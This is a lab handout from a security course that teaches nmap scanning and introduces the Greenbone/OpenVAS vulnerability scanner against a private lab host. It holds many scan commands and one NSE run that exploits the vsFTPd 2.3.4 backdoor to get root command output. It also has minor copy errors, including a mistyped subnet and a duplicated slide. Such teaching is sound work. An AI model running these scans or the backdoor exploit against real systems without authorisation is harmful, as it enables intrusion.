Lab work 02

Security Threats and Scanning

Soft Skill

- How to use virtual machine tools (virtual box, VMware workstation, exsi VMware, hyper V and so on)
- Network knowledge.
- How to know the Linux operating system and use the command line.

Outline

- Introduction in scanning and testing a system.
- Scanning and Phases in evaluation system.
- Common tools for scanning and testing.

Introduction in scanning and testing a system.

In the world of cybersecurity, scanning and testing systems are fundamental practices used to assess and improve security. These activities are crucial in identifying vulnerabilities, weaknesses, and potential entry points that attackers could exploit. Below is a basic introduction to these practices.

Basic Scanning And Testing Workflow.

Basic Scanning And Testing Workflow.

Reconnaissance: Skill And Tools.

- Google Fu
- Google Hacking
- ChatGPT
- Whois
    - for domain name
    - for IP address
- Domain name resolution
- Nslookup
- dig

Phases In Evaluation A System..

Scanning Types.

- Computer is alive?
- Which ports are open?
- Which services and OS the computer are running?
- Which vulnerabilities may exist?

Scanning Tools.

- Many scanning tools exist today.
    - Example: nmap, open-vas, nexpose, nessus and wireless scan, burp suite and so on.
- nmap: scanning types 1 - 3
- OpenVas-greenbone: scanning type 4

nmap (Network Mapper).

- nmap provides many features for scanning computer networks such as host discovery, port scanning, service and OS detection.
- To accomplish the above, nmap sends specially crafted packets to targets and then analyzes the responses.
- nmap is available on Linux, Windows and Mac OS.
- Install on linux: sudo apt install nmap

Networking Basics For Using nmap.

- Address Resolution Protocol (ARP) Basics
- Internet Protocol (IP) Basics
- Internet Control Message Protocol (ICMP) Basics
- Transport Control Protocol (TCP) Basics

How to use nmap.

- General tips for using nmap
- Basic Command
- Host Discovery
- Port scanning
- Service Detection
- OS Detection
- Output options

The nmap official manual is your best reference: https://nmap.org/book/man.html

nmap: General tip 1.

- Observation: nmap has many options for customising its behaviour. You cannot remember all of them.
- Tip: nmap has default behaviour if no options are specified, so you should remember its default behaviour, which is easy.
    - If you want to modify the default behaviour, apply an option.

nmap: General tip 2.

Remember nmap will do things in the following order, which helps you understand what's happening behind the scenes:

```
┌─────────────────────┐
│   Host Discovery    │
└─────────────────────┘
            │
            ▼
     ┌─────────────────────┐
     │   Port Scanning     │
     └─────────────────────┘
                 │
                 ▼
          ┌─────────────────────┐
          │  Service and OS     │
          │    Detection        │
          └─────────────────────┘
```

nmap: General tip 3.

- If you forget about an option, the easiest way is to run 'nmap –h' or look at the "Options Summary" section of 'man nmap'.
- nmap options are case-sensitive!
  Important options:
  -P: means Ping, controlling host discovery
  -p: means port, specifying port range
  -s: means scan, controlling port and service scanning behaviour.
  -O: means OS, controlling OS detection
  -o: means output, specifying output format
  -A: means Aggressive or All, doing all of port scanning, service detection and OS detection.

nmap: Basic Command.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 172.16.1.10
[sudo] password for kali:
Starting nmap 7.94SVN ( https://nmap.org ) at 2023-09-22 09:16 CDT
nmap scan report for 172.16.1.10
Host is up (0.00014s latency).
Not shown: 977 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

nmap: Host Discovery – A Range of IPs.

- A range of IP addresses can be specified as targets by using '-':
  - sudo nmap 172.16.1.2-64
- Scan all hosts on a subnet
  - sudo nmap 172.16.1.*
  - sudo nmap 1172.16.1.0/24

nmap: Host Discovery – Options.

- nmap allows you to specify host discovery options (also called "Ping Options") by starting with "-P".
- Skip host discovery completely (-PN or -Pn)
    - sudo nmap -Pn 172.16.1.10
- Only do ICMP Echo Request (-PE)
    - sudo nmap -PE 172.16.1.10
- Only do ICMP Timestamp Request (-PP)
    - sudo nmap -PP 172.16.1.10

nmap: Host Discovery – Options.

- Only do TCP SYN (-PS) : port 80 will be probed by default; can change by –PS<port number>.
  - sudo nmap –PS 172.16.1.10   # using port 80
  - sudo nmap –PS443 172.16.1.10   # using port 443
- Only do TCP ACK (-PA) : port 80 will be probed by default; can change by –PA<port number>.
  - sudo nmap –PA 172.16.1.10   # using port 80
  - sudo nmap –PA443 172.16.1.10   # using port 443
- Only do UDP (-PU) : port 40125 will be probed by default; can change by –PU<port number>.
  - sudo nmap –PU 172.16.1.10   # using port 40125
  - sudo nmap –PU56667 172.16.1.10   # using port 5666

nmap: Port Scanning - Six Port States.

The six port states recognized by nmap:
- **Open**: An application is actively accepting TCP connections, UDP datagrams or SCTP associations on this port.
- **Close**: A closed port is accessible (it receives and responds to nmap probe packets), but there is no application listening on it
- **Filtered**: nmap cannot determine whether the port is open because packet filtering prevents its probes from reaching the port
- **Unfiltered**: The unfiltered state means that a port is accessible, but nmap is unable to determine whether it is open or closed
- **Open|Filtered**: nmap places ports in this state when it is unable to determine whether a port is open or filtered.
- **Closed|Filtered**: This state is used when nmap is unable to determine whether a port is closed or filtered. It is only used for the IP ID idle scan.

nmap: Port Scanning – Options.

- To change the default behaviour, nmap allows you to specify scanning options by starting with "-s".
- Scan ports by SYN packets (-sS)
  - sudo nmap –sS 172.16.1.10
- Scan ports by full TCP connections (-sT)
  - sudo nmap –sT 172.16.1.10
- Scan ports by ACK packets (-sA)
  - sudo nmap –sA 172.16.1.10

nmap: Port Scanning – Options.

- Scan ports by FIN packets (-sF)
    - sudo nmap –sF 172.16.1.10
- Scan ports by turning on URG, FIN and PSH (-sX, so called Xmas Scan)
    - light up a probe packet like a Xmas tree; get OS or firewall info by observing how they react to such a packet
    - sudo nmap –sX 172.16.1.10
- Scan the basic 1000 UDP ports (-sU)
    - sudo nmap –sU 172.16.1.10
- Not scan any port, only do host discovery (-sn)
    - sudo nmap –sn 172.16.1.10

nmap: Port Scanning – Specify Ports.

- Other than the default 1000 ports, nmap allows you to specify ports by the "-p" option.
- Scan port 80 only
    - sudo nmap –p 80 172.16.1.10
- Scan ports 20-28,80, and 100
    - sudo nmap –p 20-28,80,100 172.16.1.10

nmap: Port Scanning – Specify Ports.

- The "--top-ports" option is used to scan any number of top ranked ports.
- Scan the top 100 ports
  - sudo nmap --top-ports 100 172.16.1.10
- Command to show the top 100 TCP ports:
  - sudo nmap -sT --top-ports 100 -v -oG -
- Command to show the top 100 UDP ports:
  - sudo nmap -sU --top-ports 100 -v -oG -

nmap: Service detection and OS detection.

- The "--top-ports" option is used to scan any number of top ranked ports.
- Scan the top 100 ports
    - sudo nmap --top-ports 100 172.16.1.10
- Command to show the top 100 TCP ports:
    - sudo nmap -sT --top-ports 100 -v -oG -
- Command to show the top 100 UDP ports:
    - sudo nmap -sU --top-ports 100 -v -oG -

nmap: Service detection and OS detection - Option.

- -O (Enable OS detection) Enables OS detection, as discussed above. Alternatively, you can use -A to enable OS detection along with other things.
- --osscan-limit (Limit OS detection to promising targets)

nmap: Service detection.

- nmap maintains a database file called nmap-service- probes, which contains:
    - probes for detecting various services.
    - fingerprints to match responses to a certain service.
- It is located at /usr/share/nmap/nmap-service-probes
- Based on this database, nmap tries to determine the service protocol (e.g. FTP, SSH, Telnet, HTTP), the application name (e.g. vsftpd, Apache httpd, Solaris telnetd), the version number, etc. of a service.

nmap: Service Detection – Options.

- If you want nmap to do serVice detection, simply add the option "-sV".
- Detecting services on TCP ports at the host 172.16.1.10
    - sudo nmap -sV 172.16.1.10
- Detecting services on UDP ports at the host 172.16.1.10 (service detection on UDP ports takes very long time)
    - sudo nmap -sUV 172.16.1.10
    - sudo nmap -sUV -p U:53 172.16.1.10 #only on UDP port 53

nmap: Service Detection – Output.

```
┌──(kali㊋kali)-[~]
└─$ sudo nmap -sV 172.16.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-09-22 10:42 CDT
Nmap scan report for 172.16.1.10
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 2.3.4
22/tcp   open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet     Linux telnetd
25/tcp   open  smtp       Postfix smtpd
53/tcp   open  domain     ISC BIND 9.4.2
80/tcp   open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind    2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
…
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.37 seconds
```

nmap: Operation System Detection.

- Nmap maintains a database file nmap-os-db, which contains:
    - probes for detecting various OSes.
    - fingerprints to match responses to a certain OS.
- It is located at /usr/share/nmap/nmap-os-db
- Based on this database, nmap tries to determine the OS of a target.

nmap: OS Detection – Options.

- To enable OS detection, simply use the argument "-O".
- Detecting the OS of host 172.16.1.10
    - sudo nmap -O 172.16.1.10

nmap: OS Detection – Output.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 172.16.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-09-22 10:47 CDT
Nmap scan report for 172.16.1.10
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT    STATE SERVICE
…
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds
```

nmap: OS Detection – Output Notes.

"-O" is different from "-sV" in:

- No service version info
- More detailed OS info
- Much quicker to complete

nmap: Output Formats.

- A scanning tool is as useful as the output it generates.
- Besides outputting to the screen, nmap can generate other output formats.
  - These are for the convenience of being imported and used by other programs such as network analysis tools, exploitation tools, etc.

nmap: Output Formats.

- A scanning tool is as useful as the output it generates.
- Besides outputting to the screen, nmap can generate other output formats.
    - These are for the convenience of being imported and used by other programs such as network analysis tools, exploitation tools, etc.

nmap: Five Output Formats By nmap.

- **Interactive output (the default)**: output to the screen.
- **Normal output**: write the output to a text file. The content is the same as the interactive output except that it contains less runtime information
- **XML output**: write the output to an XML file
    - Very useful for being imported to other programs.
- **Grepable output**: write the output to a text file in the format easy for the 'grep' tool.
- **Kiddie output**: this output format is for fun. You can ignore it.

nmap: Output formats – Options.

- Interactive output (the default): no argument is needed; always accompany other output formats.
- Normal output: nmap -oN target.nmap 172.16.1.10
- XML output: nmap -oX target.xml 172.16.1.10
- Grepable output: nmap -oG target.gnmap 172.16.1.10
- All the above three outputs: nmap -oA target 172.16.1.10
  - Will generate three files: target.nmap, target.xml and target.gnmap

nmap: Scripting Engine (NSE).

- NSE allows users to write (and share) simple scripts to automate a wide variety of networking tasks.
- Tasks typically include:
    - Customized network/host discovery
    - More sophisticated version detection
    - Vulnerability detection
- This unit will not require you to write scripts for NSE, but you will be required to use some existing NSE scripts later.
    - Located at /usr/share/nmap/scripts

nmap: Scripting Engine (NSE).

- NSE allows users to write (and share) simple scripts to automate a wide variety of networking tasks.
- Tasks typically include:
    - Customized network/host discovery
    - More sophisticated version detection
    - Vulnerability detection
- This unit will not require you to write scripts for NSE, but you will be required to use some existing NSE scripts later.
    - Located at /usr/share/nmap/scripts

nmap: Example: Running an NSE script.

The script name

The port number

The target IP

```
  ┌──(kali㉿kali)-[~]
  └─$ sudo nmap --script=ftp-vsftpd-backdoor -p 21 172.16.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 10:53 CDT
Nmap scan report for 172.16.1.10
Host is up (0.00033s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://www.securityfocus.com/bid/48539

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
```

Vuln confirmed

nmap: Option – vuln.

- The scripts which come under the "vuln" category look for specific known vulnerabilities and only report back if any are identified in the target system.
    - Sudo nmap -sV –script vuln 172.16.1.10

GVM (Greenbone Vulnerability Management).

- A fork of Nessus in 2005 when the open source Nessus was acquired by Tenable Network Security and became proprietary.
- GVM is currently maintained by Greenbone Networks.
- Official website: www.openvas.org
    - OpenVAS is the scanner component of the GVM framework.
    - OpenVAS stands for Open Vulnerability Assessment Scanner.
- According to its website, it is currently used by many pentesting companies and government organizations.

GVM – Working Principle.

- GVM maintains a public feed of Network Vulnerability Tests (NVTs).
    - The feed now contains more than 80,000 NVTs.
- Each NVT is a NASL script for detecting a certain vulnerability.
    - NASL (Nessus Attack Scripting Language): a scripting language from Nessus dedicated to vuln detection.
- GVM executes these NVTs to detect vulns.

GVM – Architecture.

- GVM mainly consists of the following three components:
  - Greenbone Security Assistant (GSA)
  - Greenbone Vulnerability Manager (GVM)
  - OpenVAS Scanner
- They are started when you run 'sudo gvm-start'.
